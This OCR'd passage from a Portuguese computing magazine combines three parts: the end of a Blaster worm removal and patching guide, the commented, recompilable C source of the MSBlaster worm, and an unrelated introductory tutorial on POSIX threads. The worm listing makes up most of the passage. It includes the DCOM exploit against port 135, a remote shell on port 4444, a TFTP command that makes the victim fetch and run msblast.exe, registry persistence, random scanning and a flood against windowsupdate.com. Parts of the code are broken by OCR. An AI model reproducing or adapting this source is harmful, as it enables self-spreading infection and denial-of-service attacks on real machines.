
A implementação de múltiplas camadas de segurança, como firewall e IDS são uma boa pedida para monitorar tentativas remotas de ataque.

Utilitário de remoção:

Para você que é hospedeiro do vírus ou apresenta os sintomas básicos, (RPC Failure e rebooting), pegue o kit de remoção:

http://securityresponse.symantec.com/avcenter/FixBlast.exe

Você deve proceder desta maneira:
Enquanto o seu computador estiver inicializando, aperte F8 e selecione SAFE MODE (Modo de Segurança). Uma vez dentro, rode o arquivo FixBlast.exe e espere pela remoção. Rode novamente em caso de qualquer dúvida.
Feita a remoção do Worm, rode o Patch da Microsoft (endereço de download abaixo) e livre-se de encrencas.



Correções:

Estamos de acordo que algo deve ser feito depois de removido ou após o processo de prevenção do worm. Temos que corrigir a falha. Para isso, a Microsoft lançou patches de correção para cada versão afetada. Basta dar download e executá-los para ter sua falha corrigida.

* Alguns patches requerem pelo menos o Windows Service Pack 1

Você pode encontrá-los em:

Microsoft Windows 2000 Advanced Server SP4:
Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en


Microsoft Windows 2000 Advanced Server SP3:
Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Microsoft Windows 2000 Advanced Server SP2, Microsoft Windows 2000 Datacenter Server SP4, Microsoft Windows 2000 Datacenter Server SP3, Microsoft Windows 2000 Datacenter Server SP2 e Microsoft Windows 2000 Professional SP4:
Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Microsoft Windows 2000 Professional SP3:
Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Microsoft Windows 2000 Professional SP2 e Microsoft Windows 2000 Server SP4:
Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Microsoft Windows 2000 Server SP3:



Microsoft Patch Windows2000-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en

Microsoft Windows 2000 Server SP2 e Microsoft Windows NT Enterprise Server 4.0 SP6a:
Microsoft Patch Q823980i.EXE
http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Microsoft Windows NT Server 4.0 SP6a:
Microsoft Patch Q823980i.EXE
http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Microsoft Windows NT Terminal Server 4.0 SP6a:
Microsoft Patch Q823980i.EXE
http://microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en

Microsoft Windows NT Workstation 4.0 SP6a:
Microsoft Patch Q823980i.EXE
http://microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en

Microsoft Windows Server 2003 Datacenter Edition, Microsoft Windows Server 2003 Datacenter Edition 64-bit, e Microsoft Windows Server 2003 Enterprise Edition:
Microsoft Patch WindowsServer2003-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Microsoft Windows Server 2003 Enterprise Edition 64-bit :
Microsoft Patch WindowsServer2003-KB823980-ia64-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en

Microsoft Windows Server 2003 Standard Edition :
Microsoft Patch WindowsServer2003-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Microsoft Windows Server 2003 Web Edition :
Microsoft Patch WindowsServer2003-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en

Microsoft Windows XP 64-bit Edition SP1:
Microsoft Patch WindowsXP-KB823980-ia64-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en

Microsoft Windows XP 64-bit Edition e Microsoft Windows XP Home SP1:
Microsoft Patch WindowsXP-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Microsoft Windows XP Home e Microsoft Windows XP Professional SP1:
Microsoft Patch WindowsXP-KB823980-x86-ENU.exe
http://microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en

Worm Blaster

Informações e código-fonte comentados

Escrito por Marcos Velasco
marcos@velasco.com.br
http://www.velasco.com.br

O MSBlaster worm, também conhecido como LoveSan, MSBlast ou, simplesmente, Blaster, é um dos casos de maior aproveitamento de vulnerabilidades que se tem notícia.

Atualmente, a exploração de falhas, aliada à falta de atualizações e cuidado dos usuários, tem sido um dos caminhos para tentar contaminar milhares de computadores em poucas horas.

Originalmente, o Blaster foi escrito em linguagem C e compilado com o LCC 1.x (um compilador C gratuito que gera executáveis extremamente pequenos). Internamente, o worm faz uso de um exploit (conhecido como DCOM), no qual criptografa os dados através de XOR.

```
/////
//
// MSBlaster Worm
//
// - Codigo original disassemblado e reescrito por:
//
//    Rolf Rolles
//    rolf.rolles@ncf.edu
//
// - Bugs consertados e codigo compatibilizado com MS-Visual C++ 6, por:
//
//    Marcos Velasco
//    http://www.velasco.com.br
//
/////

#define   INCL_WINSOCK_API_PROTOTYPES   1
#include <winsock2.h>
#include <windows.h>
#include <wininet.h>
#include <stdio.h>

// Disabilita Warnings
#pragma warning( disable : 4024 )
#pragma warning( disable : 4047 )
#pragma warning( disable : 4133 )
#pragma warning( disable : 4761 )

#pragma comment( lib,   "ws2_32.lib" )
#pragma comment( lib, "wininet.lib" )

// Variaveis
HKEY keystatus;

unsigned long class_a, class_b, class_c;
unsigned long t1, t2, t3, t4, unknown_dword2, ThreadID;
unsigned long mysterious_dword = 1, mystery_dword2 = 0;
char filename[0x104], *msblast = "msblast.exe";

struct sockaddr cp;
struct in_addr  in;

SOCKET s;


// Transforma um IP caracter em numerico (Resolve DNS)
int GetIpAddy( char *name )
{
    unsigned long E_AX;

    E_AX = (unsigned long) inet_addr( name );

    if ( E_AX != -1 )
    {
        return E_AX;
    }

    E_AX = (unsigned long) gethostbyname( name );

    if ( E_AX == -1 )
    {
        return E_AX;
    }

    E_AX = *( (unsigned long *) *( (unsigned long *) ( E_AX + 12 ) ) );

    return E_AX;
}


// Gera um calculo sobre os dados passados (usado nos pacotes)
unsigned int checksum( char *checkdata, unsigned long checklength )
{
    int j = 0;
    int i;
    unsigned long accum = 0, accum2, accum3;
    unsigned int currword;

    // Obtem o calculo do tamanho da string ateh o
    // primeiro byte, saltando de 2 em 2...
    for ( i = checklength; i > 1; i -= 2 )
    {
        currword = (unsigned int) checkdata[j];
        accum += currword;
        j += 2;
    }

    if ( i == 1 )
    {
        accum += (unsigned short) checkdata[j + 1];
    }

    accum2 = accum;
    accum2 >>= 16;
    accum3 = accum;
    accum3 &= (unsigned long) 0x0000FFFF;
    accum = accum2;
    accum += accum3;
    accum2 = accum;
    accum2 >>= 16;
    accum += accum2;
    accum = ~accum;
    accum &= (unsigned long) 0x0000FFFF;

    // Retorna o total obtido
    return accum;
}

// Controi e envia pacotes
void build_and_send_packets( unsigned long msipaddr, SOCKET ss )
{
    struct sockaddr to;
    char buf1[0xC];
    char buf[0x64];
    char name[0x10];
    int var_9c;

    memset( &buf, 0, 60 );

    // Inicializa sistema randomico
    srand( GetTickCount() );

    // Obtem um IP e tenta resolver o DNS
    sprintf( name, "%i.%i.%i.%i", class_a, class_b, rand() % 255,
    rand() % 255 );
    GetIpAddy( name );

    // Constroi um pacote de dados
    to.sa_family = 2;
    sprintf( to.sa_data, "%d", htons( 0x50 ) );
    memcpy( to.sa_data + 2, &msipaddr, 4 );

    buf[0x50] = (unsigned short) 0x45;
    buf[0x52] = (unsigned int) htons( 0x28 );
    buf[0x54] = (unsigned int) 1;
    buf[0x56] = (unsigned int) 0;
    buf[0x58] = (unsigned short) 0x80;
    buf[0x59] = (unsigned short) 6;
    buf[0x5A] = (unsigned int) 0;
    sprintf( &buf[0x60], "%d", msipaddr );
    buf[0x3E] = (unsigned int) htons( 0x50 );
    buf[0x44] = (unsigned long) 0;
    buf[0x46] = (unsigned short) 0x50;
    buf[0x47] = (unsigned short) 2;
    buf[0x48] = (unsigned int) htons( 0x4000 );
```

```
    buf[0x4A] = (unsigned int) 0;
    buf[0x4C] = (unsigned int) 0;
    sprintf( &buf1[4], "%d", msipaddr );
    buf1[8] = (unsigned short) 0;
    buf1[9] = (unsigned short) 0;
    buf1[10] = (unsigned int) htons( 0x14 );

    sprintf( &buf[0x5C], "%d", msipaddr );

    buf[0x3C] = (unsigned int) htons( (rand()
% 1000) + 1000 );

    var_9c = rand();
    var_9c <<= 16;
    var_9c |= rand();
    var_9c &= (unsigned long) 0x0000FFFF;

    buf[0x40] = (unsigned int) htons( var_9c
);
    sprintf( &buf1[0], "%d", msipaddr );
    memcpy( &buf, &buf1, 0xC );
    memcpy( &buf[8], &buf[0x38], 0x14 );
    buf[0x4C] = (unsigned int) checksum( buf,
0x20 );
    memcpy( &buf, &buf[0x50], 0x14 );
    memcpy( &buf[0x14], &buf[0x3C], 0x14 );
    memset( &buf[0x28], (unsigned int) 0, 4
);
    buf[0x5A] = (unsigned int) checksum( buf,
0x28 );
    memcpy( &buf, &buf[0x50], 0x14 );

    // Envia o pacote
    sendto( ss, buf, 0x28, NULL, &to, 0x10 );
}

// Faz o ataque DDoS ao site
windowsupdate.com da Microsoft
void __stdcall AttackMS()
{
    unsigned long E_BX, ipaddrms, socketms,
sockoptsretval, optval = 1;

    _asm mov E_BX, ebx

    // Obtem o IP
    ipaddrms = GetIpAddy( "windowsupdate.com"
);

    // Inicializa socket
    socketms = WSASocketA( 2, 3, 0xFF, NULL,
NULL, 1 );
    if ( socketms == -1 )
    {
        return;
    }

    sockoptsretval = setsockopt( E_BX, NULL,
2, &optval, (unsigned long) 4 );
    if ( sockoptsretval == -1 )
    {
        return;
    }

    // Faz a construcao e envio dos pacotes
    while ( 1 == 1 )
    {
        build_and_send_packets( ipaddrms,
socketms );
        Sleep( 20 );
    }

    // Finaliza socket
    closesocket( socketms );
}

// Envia uma copia de si proprio para um de-
terminado IP
void __stdcall send_copy_of_self()
{
    char buf[0x204];
    struct sockaddr name;
    struct sockaddr from;
    struct sockaddr to;
    unsigned long tolen = 16, readlen;
    unsigned short int var_204, var_202,
var_200, i = 0;

    int some_global_var = 1, fromlen, filelen
= 0;

    FILE *thisfile;

    // Inicializa socket
    if ( (s = socket( 2, 2, 0 )) == -1 )
    {
        goto this_loc_ret;
    }

    memset( &name, 0, 0x10 );
    name.sa_family = 2;

    // Vai usar a porta 69
    sprintf( name.sa_data, "%d", htons( 69 )
);

    if ( !(bind( s, &name, 0x10 )) )
    {
        goto this_loc_ret;
    }

    if ( (recvfrom( s, &buf, 0x204, NULL,
&from, &fromlen )) == -1 )
    {
        goto this_loc_ret;
    }

    // Faz a abertura do arquivo (de si
proprio) em modo binario
    if ( !(thisfile = fopen( filename, "rb"
)) )
    {
        goto this_loc_ret;
    }

    // Loop para envio dos dados
send_self_loop:
    i++;
    var_204 = htons( 3 );
    var_202 = htons( i );
    readlen = fread( &var_200, 1, 0x200,
thisfile );
    readlen += 4;

    // Envia parte do arquivo
    if ( (sendto( s, &var_204, filelen, NULL,
&to, tolen )) < 1 )
    {
        goto fclose_it;
    }

    // Aguarda quase 1 segundo
    Sleep( 900 );
    if ( readlen < 0x204 )
    {
        goto send_self_loop;
    }

    // Fecha arquivo
    fclose( thisfile );
    goto this_loc_ret;

fclose_it:
    if ( !((unsigned long) thisfile) )
    {
        goto this_loc_ret;
    }

    // Fecha arquivo
    fclose( thisfile );

this_loc_ret:
    // Fecha socket
    closesocket( s );

    // Termina thread
    ExitThread( 0 );
}

// Incrementa IPs
void inc_tvals()
{
inc_tvals_start:
    // Estah no limite da parte final do IP
(xxx.xxx.xxx.000) ?
    if ( t4 > 254 )
    {
        t4 = 0;
        t3++;
    }
    else
    {
        t4++;
        return;
    }

    // Estah no limite da 3a. parte do IP
(xxx.xxx.000.xxx) ?
    if ( t3 > 254 )
    {
        t3 = 0;
        t2++;
    }
    else
    {
        t3++;
        return;
    }

    // Estah no limite da 2a. parte do IP
(xxx.000.xxx.xxx) ?
    if ( t2 > 254 )
    {
        t2 = 0;
        t1++;
    }
    else
    {
        t1++;
        return;
    }

    // Estah no limite da 1a. parte do IP
(000.xxx.xxx.xxx) ?
    if ( t1 > 254 )
    {
        t1 = 0;
        goto inc_tvals_start;
    }
}
```

```
// Infecta Host
void __cdecl infect_host( SOCKET s, char *cp
)
{
    HANDLE hObject;
    SOCKET sploit_socket;
    struct sockaddr name;
     char cmdbuffer[512], fake_sockaddr[0x10],
buf[0x370 + 0x2CC + 0x3C];
    char buf2[0x48], ipofsendingbox[0x10];
    unsigned long argp = 0, ThreadID;
    int i, returnaddy, bindcode = 0, namelen;

    // Constroi pacote
    ioctlsocket( s, 0x8004667E, &argp );
    if ( mystery_dword2 == 1 )
    {
        returnaddy = 0x100139D;
    }
    else
    {
        returnaddy = 0x18759F;
    }

    memcpy( buf2, 0, 0x48 );
    memcpy( buf, 0, 0x360 );
    memcpy( buf + 0x360, 0, 0x10 );
    memcpy( buf + 0x370, 0, 0x2CC );
    memcpy( buf + 0x394, 0, 4 );
    *( (unsigned long *) &buf[0x370] ) +=
(unsigned long) 0x166;
    *( (unsigned long *) &buf[0x378] ) +=
(unsigned long) 0x166;
    memcpy( buf + 0x370 + 0x2CC, 0, 0x3C );
    memcpy( buf + 0x370 + 0x2CC + 0x3C, 0,
0x30 );
    *( (unsigned long *) buf[0x8] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x10] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x80] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x84] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x84] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x88] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0xD0] ) +=
(unsigned long) 0x2C0;
    *( (unsigned long *) buf[0x18C] ) +=
(unsigned long) 0x2C0;

    // Faz o envio do pacote
    if ( (send( s, &buf2, 0x48, NULL )) == -1
)
    {
        return;
    }

    if ( (send( s, &buf, strlen( buf ), NULL
)) == -1 )
    {
        return;
    }

    // Finaliza socket
    closesocket( s );
    Sleep( 400 );

    // Inicializa um novo socket
    if ( (sploit_socket = socket( 2, 1, 0 ))
== -1 )
    {
        return;
    }

    memset( &name, (unsigned int) 0, 0x10 );
    name.sa_family = 2;

    // Acessa via porta 4444
    sprintf( name.sa_data, "%d", htons( 4444
) );
    sprintf( name.sa_data[2], "%d",
inet_addr( 0 ) );

    if ( (connect( sploit_socket, &name, 0x10
)) == -1 )
    {
        return;
    }

    memset( &ipofsendingbox, (unsigned int)
0, 0x10 );
    namelen = 0x10;

    // Faz o envio de um pacote, contendo um
falso IP
    memset( &fake_sockaddr, (unsigned int) 0,
0x10 );
    getsockname( sploit_socket,
&fake_sockaddr, &namelen );

    sprintf( ipofsendingbox, "%d.%d.%d.%d",
            (unsigned short)
fake_sockaddr[4],
            (unsigned short)
fake_sockaddr[5],
            (unsigned short)
fake_sockaddr[6],
            (unsigned short)
fake_sockaddr[7] );

    if ( s )
    {
        closesocket( s );
    }

    // Cria uma thread para enviar copias de
si proprio
    hObject = CreateThread( NULL, NULL,
                            (LPTHREAD_START_ROUTINE)
send_copy_of_self,
                            NULL, NULL,
&ThreadID );
    Sleep( 80 );

    // Tenta acesso via TFTP
    sprintf( cmdbuffer, "tftp -i %s GET
%s\n", &ipofsendingbox, msblast );
    if ( (send( sploit_socket, &cmdbuffer,
strlen( cmdbuffer ), NULL )) < 1 )
    {
        goto close_socket;
    }

    Sleep( 1000 );
    for ( i = 0; i < 10; i++ )
    {
        if ( mysterious_dword = 0 )
        {
            break;
        }
        else
        {
            Sleep( 2000 );
        }
    }

    // Envia command "start"
    sprintf( cmdbuffer, "start %s\n", msblast
);
    if ( (send( sploit_socket, &cmdbuffer,
strlen( cmdbuffer ), NULL )) < 1 )
    {
        goto close_socket;
    }

    // Aguarda 2 segundos
    Sleep( 2000 );

    // Executa o Blaster
    sprintf( cmdbuffer, "%s\n", msblast );
    send( sploit_socket, &cmdbuffer, strlen(
cmdbuffer ), NULL );

    Sleep( 2000 );

close_socket:
    // Fecha sockets, threads e handles
    if ( sploit_socket )
    {
        closesocket( sploit_socket );
    }

    if ( mysterious_dword )
    {
        TerminateThread( hObject, NULL );
        closesocket( s );
        mysterious_dword = 0;
    }

    if ( hObject )
    {
        CloseHandle( hObject );
    }
}


void ScanAndInfect()
{
    fd_set writefds;
    unsigned long namelen, argp = 1,
tempvar2, tempvar3;
    struct sockaddr name;
    SOCKET ss[20], currsock;
    struct timeval timeout;
    int i;

    // Inicializa variaveis
    memset( &name, 0, 16 );
    name.sa_family = ( WORD ) 2;

    // Define porta de ataque = 135
    sprintf( name.sa_data, "%d", htons( 135 )
);

    // Tenta criar 20 conexoes
    for ( i = 0; i < 20; i++ )
    {
        ss[i * 4] = socket( (unsigned long)
2, (unsigned long) 1,
                            (unsigned long) 0
);
        if ( (unsigned long) ss[i * 4] = -1 )
        {
            return;
        }
```

```
        ioctlsocket( ss[i * 4], 0x8004667E,
argp );
    }

    // Tenta 20 IPs...
    for ( i = 0; i < 20; i++ )
    {
        inc_tvals();
        sprintf( &cp, "%d.%d.%d.%d", t1, t2,
t3, t4 );
        tempvar2 = inet_addr( &cp );
        if ( tempvar2 = -1 )
        {
            return;
        }

        sprintf( name.sa_data[2], "%d",
tempvar2 );
        connect( ss[i * 4], &name, 16 );
    }

    // Aguarda 1.8 segundos
    Sleep( 1800 );

    // Faz o envio dos dados em 20 partes
    for ( i = 0; i < 20; i++ )
    {
        timeout.tv_sec = 0;
        timeout.tv_usec = 0;
        writefds.fd_count = 0;
        tempvar3 = 0;
        currsock = ss[i * 4];

        while ( tempvar3 < writefds.fd_count
)
        {
            if ( [writefds.fd_array[tempvar3]
== currsock] )
            {
                break;
            }

            tempvar3++;
        }

        if ( [writefds.fd_count == tempvar3]
&&
             [writefds.fd_count >= 0x40] )
        {
            writefds.fd_array[tempvar3] =
currsock;
            writefds.fd_count++;
        }

        if ( select( NULL, NULL, &writefds,
NULL, &timeout ) < 1 )
        {
            closesocket( ss[i * 4] );
        }
        else
        {
            namelen = 10;

            // Obtem o nome de uma conexao
peer conectada ao socket
            getpeername( ss[i * 4], &name,
&namelen );
            infect_host( ss[i * 4],
inet_ntoa( in ) );

            // Finaliza socket
            closesocket( ss[i * 4] );
        }
    }
}


// Principal
void main( int argc, char *argv[] )
{
    struct WSAData WSAData;
    struct hostent *ptr_to_hostent;
    unsigned long passed = 0;
    char name[512], DateStr[3], MonthStr[3];

    // Insere chave no registy do Windows
    RegCreateKeyExA( HKEY_LOCAL_MACHINE,
                     "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\windows",
                     NULL, NULL, NULL,
0xF003F, NULL, &keystatus, NULL );

    RegSetValueExA( keystatus, "windows auto
update", NULL, (ULONG) 1,
                    "msblast.exe", (ULONG)
0x32 );

    RegCloseKey( keystatus );

    // Cria mutex "BILLY" para evitar mais de
uma instancia
    // do MSBlaster na memoria
    CreateMutexA( NULL, (ULONG) 1, "BILLY"
);

    if ( GetLastError() == 0xB7 )
    {
        ExitProcess( 0 );
    }

    // Inicializa Winsock
    if ( WSAStartup( (WORD) MAKEWORD( 2, 2 ),
&WSAData ) ||
         WSAStartup( (WORD) MAKEWORD( 1, 1 ),
&WSAData ) ||
         WSAStartup( (WORD) 1, &WSAData ) )
    {
        // Obtem nome do executavel
        GetModuleFileNameA( NULL, filename,
sizeof(filename) );

        // Verifica se estah conectado a
Internet
        // Caso NAO esteja, aguardarah 20 se-
gundos...
        while ( !InternetGetConnectedState(
&ThreadID, NULL ) )
        {
            Sleep( 20000 );
        }

        // Inicializa sistema randomico para
obter IPs
        srand( GetTickCount() );
        class_a = ( rand() % 254 ) + 1;
        class_b = ( rand() % 254 ) + 1;

        // IP ativo ?
        if ( (gethostname( name, 512 ) != -1)
||
             (ptr_to_hostent = gethostbyname(
name )) )
        {
            if ( (unsigned long)
*(ptr_to_hostent->h_addr_list) )
            {
                memcpy( &in,
*(ptr_to_hostent->h_addr_list), 4 );
                sprintf( name, "%s",
inet_ntoa( in ) );

                // Obtem as partes do IP
(xxx.xxx.xxx.xxx)
                t1 = atoi( strtok( name, "."
) );
                t2 = atoi( strtok( name, "."
) );
                t3 = atoi( strtok( name, "."
) );

                // A terceira parte eh maior
que 20 ?
                if ( t3 > 20 )
                {
                    srand( GetTickCount() );
                    t3 -= ( rand() % 20 );
                }

                class_a = t1;
                class_b = t2;

                passed = 1;
            }
        }

        // Randomiza novamente
        srand( GetTickCount() );
        if ( (rand() % 20) > 12 )
        {
            passed = 0;
        }

        // Se NAO passou pelo sistema
randomico...
        if ( !passed )
        {
            // Randomiza nova faixa de IPs
            t1 = ( rand() % 254 ) + 1;
            t2 = ( rand() % 254 );
            t3 = ( rand() % 254 );
        }

        // Obtem dia e mes
        GetDateFormatA( 0x409, NULL, NULL,
"d", DateStr, 3 );
        GetDateFormatA( 0x409, NULL, NULL,
"d", MonthStr, 3 );

        // Faz o ataque DDoS ao Windows
Update da Microsoft, caso o
        // dia seja maior que 15/08...
        if ( (atoi( DateStr ) > 15) && (atoi(
MonthStr ) > 8) )
        {
            CreateThread( NULL, NULL,
(LPTHREAD_START_ROUTINE) AttackMS,
                          NULL, NULL,
&ThreadID );
        }

        // Faz a pesquisa e infeccao
        while ( 1 == 1 )
        {
            ScanAndInfect();
        }

        // Finaliza Winsock
        WSACleanup();
    }
}
```

Processos e Threads

Gleicon S. Moraes
gsmoraes@terra.com.br

Toda a execução de um programa, sob o ponto de vista do sistema operacional, é discutida com base em uma unidade, à qual chamamos de processo. O processo engloba desde o momento em que executamos o programa, quando este é carregado pelo kernel e movido para a memória, até a construção de seu ambiente.

Mas qual é o ambiente necessário? Um programa precisa ter seu espaço de dados, registros como PC, SP, tabela de alocação de arquivos, os file descriptors, entre outros dados. É um esforço de CPU considerável construir esse ambiente, conhecido como o **contexto** do programa. Em um ambiente que pode rodar muitos programas, ou tarefas (**multitasking**), ocorre a troca constante de *contextos*.

Para o nosso estudo, vamos fixar que temos apenas uma CPU - os casos com mais processadores são tratados de forma ligeiramente diferente. Pois bem, tendo apenas uma CPU, apenas "uma" memória, a tarefa do sistema operacional é gerenciar esses recursos. No estudo de sistemas operacionais, a parte referente aos algoritmos e implementações desse gerenciamento é um dos mais densos, e é o que gera os resultados mais aparentes ao usuário.

Voltando aos processos, imagine o kernel do sistema operacional rodando o processo 1 e, em um intervalo de acesso ao I/O (ou ao mesmo de tempo, dependendo da implementação), rodando o processo 2. Ele coloca o processo 1 em um estado de sleep, recria o contexto do processo 2 e retira o mesmo do estado de sleep. Os algoritmos variam, mas o que deve ser notado é que o contexto do programa é reconstruído e alterado o tempo todo. Essa explicação, grosso modo, ajuda a entender o consumo de CPU e o tempo que leva a geração de um processo completo, como aqueles que utilizamos ao chamar **fork()** dentro de um programa.

Em muitos casos, como, por exemplo, o de um servidor Web, o programa foi projetado para esperar uma conexão e, quando a mesma chegar, gerar um novo processo para ela e retornar ao modo de espera de conexão, deixando o processo novo cuidar dessa requisição - imagine a quantidade de processos criada em um ambiente de muitos acessos!

Esse modelo serve muito bem para várias tarefas, mas existe um outro modelo que deve ser analisado e levado em conta no projeto: as **threads**. A plataforma escolhida para estudarmos sobre o assunto é o Linux, mas como é algo generalizado, está presente nos mais diversos sistemas operacionais.

Seguindo a definição canônica, **thread** é um processo mais "*leve*", sendo que o significado de leve aqui diz respeito ao custo de CPU (tempo) e ao algoritmo que é usado para criar e gerenciar uma thread - que necessita de um contexto mais simples do que um processo. Aliás, uma thread compartilha o contexto com outras dentro de um processo, e apenas alguns dados do contexto maior são necessários para criá-la.

Falando, mais uma vez, genericamente, quando fazemos um programa simples, um hello world qualquer, temos uma thread apenas. Neste caso, a analogia segue uma das definições da palavra thread: *caminho a ser passado*. Temos apenas um caminho de código que nosso programa segue, e podemos construir um programa com vários caminhos de código, assíncronos ou síncronos. Além do controle de fluxo de dados, temos o controle do fluxo do código, em vários níveis e de forma simultânea.

Saindo da parte teórica, vamos ver alguns exemplos utilizando a POSIX Threads, ou pthread (a biblioteca que já vem instalada na maioria das distribuições), visto que é usada por muitos programas. Se a sua instalação não a possui, procure-a e instale-a da forma que mais lhe convier. Necessitaremos também do **gcc** instalado e funcionando.

O primeiro programa demonstra a criação de 5 threads, rodando em paralelo, e um loop principal. Este loop principal vai imprimir uma frase de 1 em 1 segundo, e cada thread (de 0 a 5) vai imprimir uma frase contendo seu ID, número identificador, de N em N segundos (sendo N o número da thread), ou 6, caso a thread for 0. Foram utilizadas chamadas para *sleep()* para que o programa rode lentamente e seja possível observar a assincronia entre as threads (cada uma vai rodar em seu tempo).

Quando o programa é interrompido pressionando *control + c*, a própria saída já desativa todas as threads.

Programa 1 - hello_world.c

```
/* multi hello world usando threads */

#include <stdio.h>
#include <pthread.h>
#define MAXT 5    /* 5 threads para
testar */

/*
    recebe um parametro que indica o
numero da thread
    faz um sleep de <n> segundos,
para demonstrar cada
    thread funcionando separadamente
 */

void *print_hello (void *oi) {
    while(1) {
        fprintf(stdout,"\t Hello
world thread - id: %d\n", (int)oi);
        if((int)oi==0) sleep(6);
        else sleep((int)oi);
    }
}

int main (int argc, char **argv) {
    /* declarando as variaveis para
cada thread */
    pthread_t threads[MAXT];
    int a;
    for (a=0; a< MAXT; a++) {
        fprintf(stdout,"Criando
thread id: %d\n", a);

pthread_create(&threads[a], NULL,
print_hello, (void *)a);
    }
    while (1) {
        fprintf(stdout, "Loop
principal do programa\n");
        sleep(1);
    }
}
```

Para compilar o programa, utilize a linha:

```
$ cc hello_world.c -o hello_world
-lpthread
```

A opção -lpthread indica que o compilador deve linkar o programa com a biblioteca pthread, como citado anteriormente.

Neste programa, podemos notar todas as threads trabalhando desordenadamente, mas convivendo no mesmo processo. Obviamente existem elementos de controles para bloqueio e comunicação entre cada uma das threads. Uma vez executada a thread, ela é destruída, por isso o artifico do loop com *while*, para mantê-las rodando.

Outro item interessante é que, durante a criação da thread, *pthread_create*, pudemos passar um parâmetro para a função que ela irá executar. Dentro dessa função, outras threads poderiam ser criadas, não sendo privilégio da função *main()* criá-las.

Portanto, nesse exemplo, apenas alocamos variáveis para representar cada thread, *pthread_t*, e criamos uma a uma utilizando-se da mesma função, apenas definindo um parâmetro para poder diferenciá-las.

O projeto de um programa utilizando threads é muito importante para que os procedimentos sejam separados segundo um conceito de granularidade de operações e de procedimentos completos. Inicialmente, é difícil pensar desse modo, mas, com o tempo e uso, vamos nos acostumando a dividir o programa em blocos de execução para formar o caminho desejado. Granularidade de operações significa justamente isto: blocos, operações pequenas, mas completas.

As seções críticas devem ser protegidas - tais como as variáveis e estruturas de dados, que não podem ser modificadas ou lidas simultaneamente -, para que race conditions difíceis de se tratar sejam evitados. Race condition é um fenômeno que ocorre quando duas fontes distintas executam operações semelhantes ou complementares em um objeto que deve ser acessado de forma serial, ou individual. Um programa com esses cuidados pode ser chamado de *thread safe*, ou seja, programa seguro para ser utilizado com threads.

